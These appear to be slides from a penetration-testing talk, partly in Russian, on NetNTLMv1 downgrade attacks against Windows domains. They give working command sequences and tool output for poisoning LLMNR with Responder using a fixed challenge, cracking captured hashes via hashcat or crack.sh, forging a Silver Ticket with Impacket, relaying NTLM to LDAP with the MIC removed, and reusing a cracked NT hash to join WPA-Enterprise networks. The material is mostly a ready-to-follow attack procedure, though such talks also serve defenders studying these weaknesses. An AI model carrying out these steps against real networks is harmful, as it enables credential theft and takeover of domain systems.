


NetNTLMv1




Шлюндин Павел Викторович

OSCP, LPT, OSCE, OSWE, CRTE

NetNTLMv1



NetNTLMv1



Printerbug -> NetNTLMv1 -> NTLM -> Silver Ticket

/etc/responder/Responder.conf

```
...
HTTPS = 0n
DNS = 0n
LDAP = 0n

; Custom challenge.
; Use "Random" for generating a random challenge for each requests (Default)
Challenge = 1122334455667788

; SQLite Database file
...
```

Printerbug -> NetNTLMv1 -> NTLM -> Silver Ticket

```
# responder -I eth0 --lm
```

```
Challenge set      [1122334455667788]
Don't Respond To Names ['ISATAP']

[+] Listening for events...
[*] [LLMNR] Poisoned answer sent to 10.13.37.2 for name bob
[SMB] NTLMv1 Client : 10.13.37.2
[SMB] NTLMv1 Username : victim\client
[SMB] NTLMv1 Hash : client::victim:F35A3FE17DCB31F9BE8A8004B3F310C150AFA36195554972:F35A3FE17DCB31F9
BE8A8004B3F310C150AFA36195554972:1122334455667788
[*] [LLMNR] Poisoned answer sent to 10.13.37.2 for name bob
[*] [LLMNR] Poisoned answer sent to 10.13.37.2 for name bob
[*] Skipping previously captured hash for victim\client
```



Printerbug -> NetNTLMv1 -> NTLM -> Silver Ticket

An 8x 1080 rig can brute force it in about 6 days

<https://github.com/evilmog/ntlmv1-multi>

```
python3 ntlmv1.py --ntlmv1 hashcat::DUSTIN-  
5AA37877:76365E2D142B5612980C67D057EB9EFEEE5EF6EB  
6FF6E04D:76365E2D142B5612980C67D057EB9EFEEE5EF6EB6  
FF6E04D:1122334455667788
```

Printerbug -> NetNTLMv1 -> NTLM -> Silver Ticket

<https://github.com/evilmog/ntlmv1-multi>

```
python3 ntlmv1.py --ntlmv1 hashcat::DUSTIN-5AA37877:76365E2D142B5612980C67D057EB9EFEEEE5EF6EB6FF6E04D:76365E2D142B5612980C67D057EB9EFEEEE5EF6EB6FF6E04D:1122334455667788
```

Hostname: DUSTIN-5AA37877

Username: hashcat

Challenge: 1122334455667788

LM Response: 76365E2D142B5612980C67D057EB9EFEEEE5EF6EB6FF6E04D

NT Response: 727B4E35F947129EA52B9CDEDAE86934BB23EF89F50FC595

CT1: 727B4E35F947129E

CT2: A52B9CDEDAE86934

CT3: BB23EF89F50FC595



Printerbug -> NetNTLMv1 -> NTLM -> Silver Ticket

To Calculate final 4 characters of NTLM hash use:

```
./ct3_to_ntlm.bin BB23EF89F50FC595 1122334455667788
```

To crack with hashcat create a file with the following contents:

```
727B4E35F947129E:1122334455667788
```

```
A52B9CDEDAE86934:1122334455667788
```

An 8x 1080 rig can brute force it in about 6 days

To crack with hashcat:

```
./hashcat -m 14000 -a 3 -1 charsets/DES_full.charset --hex-charset hashes.txt ?1?1?1?1?1?1?1?1
```


Printerbug -> NetNTLMv1 -> NTLM -> Silver Ticket

<https://crack.sh/get-cracking/>



crack.sh

HOME

GET CRACKING

100% GUARANTEE

THE TECHNOLOGY

FAQ

CONTACT

GET CRACKING

These are the types of DES cracking jobs that we support:

[Windows LM/NTLMv1 Authentication](#)

[PPTP VPNs](#) [WPA-Enterprise](#)

[des_crypt\(\) Hashes](#)

[DES Kerberos5](#) [Known Plaintext DES](#)

QUEUE WAIT TIME:

Standard 0.0 Days, ASAP 0.0 Days

SUBMIT A JOB!

Token:

NTHASH:F35A3FE17DCB31F9BE8A8004

Priority:

FREE! - \$0.00 USD

Email:

SUBMIT FOR FREE!

Printerbug -> NetNTLMv1 -> NTLM -> Silver Ticket

Generate a Silver Ticket using Impacket's ticketer.py

```
./ticketer.py -nthash 09e55a127f3d4e4957c77de30000502a -domain-sid S-1-5-21-7375663-6890924511-1272660413 -domain DOMAIN.COM -spn cifs/SERVER.DOMAIN.COM -user-id 123456 -groups 4321 username
```

Set the generated ccache file to the appropriate environment variable

```
export KRB5CCNAME=/root/Assessments/NTLMTest/USERNAME.ccache
```

Use smbclient, wmiexec, psexec, or any other impacket tool

```
smbclient -k //SERVER.DOMAIN.COM/c$ -d
```

WPA Enterprise

```
mschapv2: Tue Aug 18 16:47:37 2015
  username:      testuser
  challenge:     4e:fb:c2:a3:a1:92:0f:1f
  response:      7b:bb:f5:d4:01:2d:05:31:7b:78:ba:bf:e3:13:25:c6:7e:58:64:b3:ac:4b:e7:1f
  jtr NETNTLM:   testuser:$NETNTLM$4efbc2a3a1920f1f$7bbbf5d4012d05317b78babfe31325c67e5864b3ac4be71f
wlan2: CTRL-Event-EAP-FAILURE 3c:15:c2:c5:2d:ba
wlan2: STA 3c:15:c2:c5:2d:ba IEEE 802.1X: authentication failed - EAP type: 0 ((null))
wlan2: STA 3c:15:c2:c5:2d:ba IEEE 802.1X: Supplicant used different EAP type: 25 (PEAP)
wlan2: STA 3c:15:c2:c5:2d:ba IEEE 802.11: disassociated
wlan2: STA 3c:15:c2:c5:2d:ba IEEE 802.11: authenticated
wlan2: STA 3c:15:c2:c5:2d:ba IEEE 802.11: associated (aid 1)
wlan2: CTRL-Event-EAP-STARTED 3c:15:c2:c5:2d:ba
wlan2: CTRL-Event-EAP-PROPOSED-METHOD vendor=0 method=1
wlan2: STA 3c:15:c2:c5:2d:ba IEEE 802.11: disassociated
wlan2: STA 3c:15:c2:c5:2d:ba IEEE 802.11: deauthenticated due to inactivity (timer DEAUTH/REMOVE)
```

SUBMIT A JOB!

Token: \$NETNTLM\$4efbc2a3a1920f1f\$7bbbf5d4012d05317b78babfe31325c67e5864b3ac4be71f

Priority: Take Your Time - \$20.00 USD ▾

PAY WITH CARD OR BITCOIN



WPA Enterprise

In file wpa_supplicant.conf:

```
network={  
    ssid="NETWORK"  
    scan_ssid=1  
    key_mgmt=WPA-EAP  
    identity="USERNAME"  
    password="hash:NTHASH Here"  
    eap=PEAP  
    phase1="peaplabel=0"  
    phase2="auth=MSCHAPV2"  
}
```

NetNTLMv1 и NTLM Relay


cat /etc/responder/Responder.conf | grep Off

SMB = Off

HTTP = Off

responder -l tun0 -w -r -f -F -v -v -vv -lm

ntlmrelayx.py -t ldap://10.10.1.10 --remove-mic -smb2support



```
engineer@engineer: ~/Desktop/impacket
engineer@engineer: ~/Desktop/impacket x engineer@engineer: ~/Responder x v
engineer@engineer:~/Desktop/impacket$ sudo python3 examples/ntlmrelayx.py -t ldap://192.168.254.85 -smb2support --remove-mic -i
Impacket v0.10.1.dev1 - Copyright 2022 SecureAuth Corporation

[*] Protocol Client SMTP loaded..
[*] Protocol Client LDAP loaded..
[*] Protocol Client LDAPS loaded..
[*] Protocol Client MSSQL loaded..
[*] Protocol Client RPC loaded..
[*] Protocol Client IMAPS loaded..
[*] Protocol Client IMAP loaded..
[*] Protocol Client DCSYNC loaded..
[*] Protocol Client SMB loaded..
[*] Protocol Client HTTP loaded..
[*] Protocol Client HTTPS loaded..
[*] Running in relay mode to single host
[*] Setting up SMB Server
[*] Setting up HTTP Server on port 80
[*] Setting up WCF Server
[*] Setting up RAW Server on port 6666

[*] Servers started, waiting for connections
[*] SMBD-Thread-5 (process_request_thread): Received connection from 192.168.254.127, attacking target ldap://192.168.254.85
[*] Authenticating against ldap://192.168.254.85 as CONTOSO/ADMINISTRATOR SUCCEED
[*] Started interactive Ldap shell via TCP on 127.0.0.1:11000
```

NetNTLMv1 и NTLM Relay почему это работает?

Служба LDAP использует поле NTLMSSP_NEGOTIATE_SIGN, чтобы определить, требуется ли подпись.

```
Version: (ntlm.NTLM_VERSION_INFO_DEBUG) {  
  ProductMajorVersion: (uint8) 10,  
  ProductMinorVersion: (uint8) 0,  
  ProductBuild: (uint16) 17763,  
  Reserved: ([uint8] (len=3 cap=142) {  
    00000000 00 00 00 |...|  
  },  
  NTLMRevisionCurrent: (uint8) 15  
},  
MIC: ([uint8] (len=16 cap=16) {  
  00000000 00 00 00 00 00 00 00 00 00 00 00 00 00 00 |.....|  
}  
}
```


При проверке NTLMv1 AUTHENTICATE_MESSAGE с помощью утилиты NTLM Parse мы видим, что код целостности сообщения (MIC) не существует, что позволяет модифицировать сообщение.

```
NTLMSSP_NEGOTIATE_OEM_WORKSTATION_SUPPLIED: (bool) false,  
NTLMSSP_NEGOTIATE_OEM_DOMAIN_SUPPLIED: (bool) false,  
ANONYMOUS_CONNECTION: (bool) false,  
R8: (bool) false,  
NTLMSSP_NEGOTIATE_NTLM: (bool) true,  
R9: (bool) false,  
NTLMSSP_NEGOTIATE_LM_KEY: (bool) false,  
NTLMSSP_NEGOTIATE_DATAGRAM: (bool) false,  
NTLMSSP_NEGOTIATE_SEAL: (bool) false,  
NTLMSSP_NEGOTIATE_SIGN: (bool) false,  
R10: (bool) false,  
NTLMSSP_REQUEST_TARGET: (bool) true,  
NTLM_NEGOTIATE_OEM: (bool) false,  
NTLMSSP_NEGOTIATE_UNICODE: (bool) true
```

NetNTLMv1 и mimikatz

<https://github.com/eladshamir/Internal-Monologue>

1. Enable NetNTLMv1
2. Impersonate and smb req
3. <https://crack.sh/>



<https://www.optiv.com/explore-optiv-insights/blog/post-exploitation-using-netntlm-downgrade-attacks>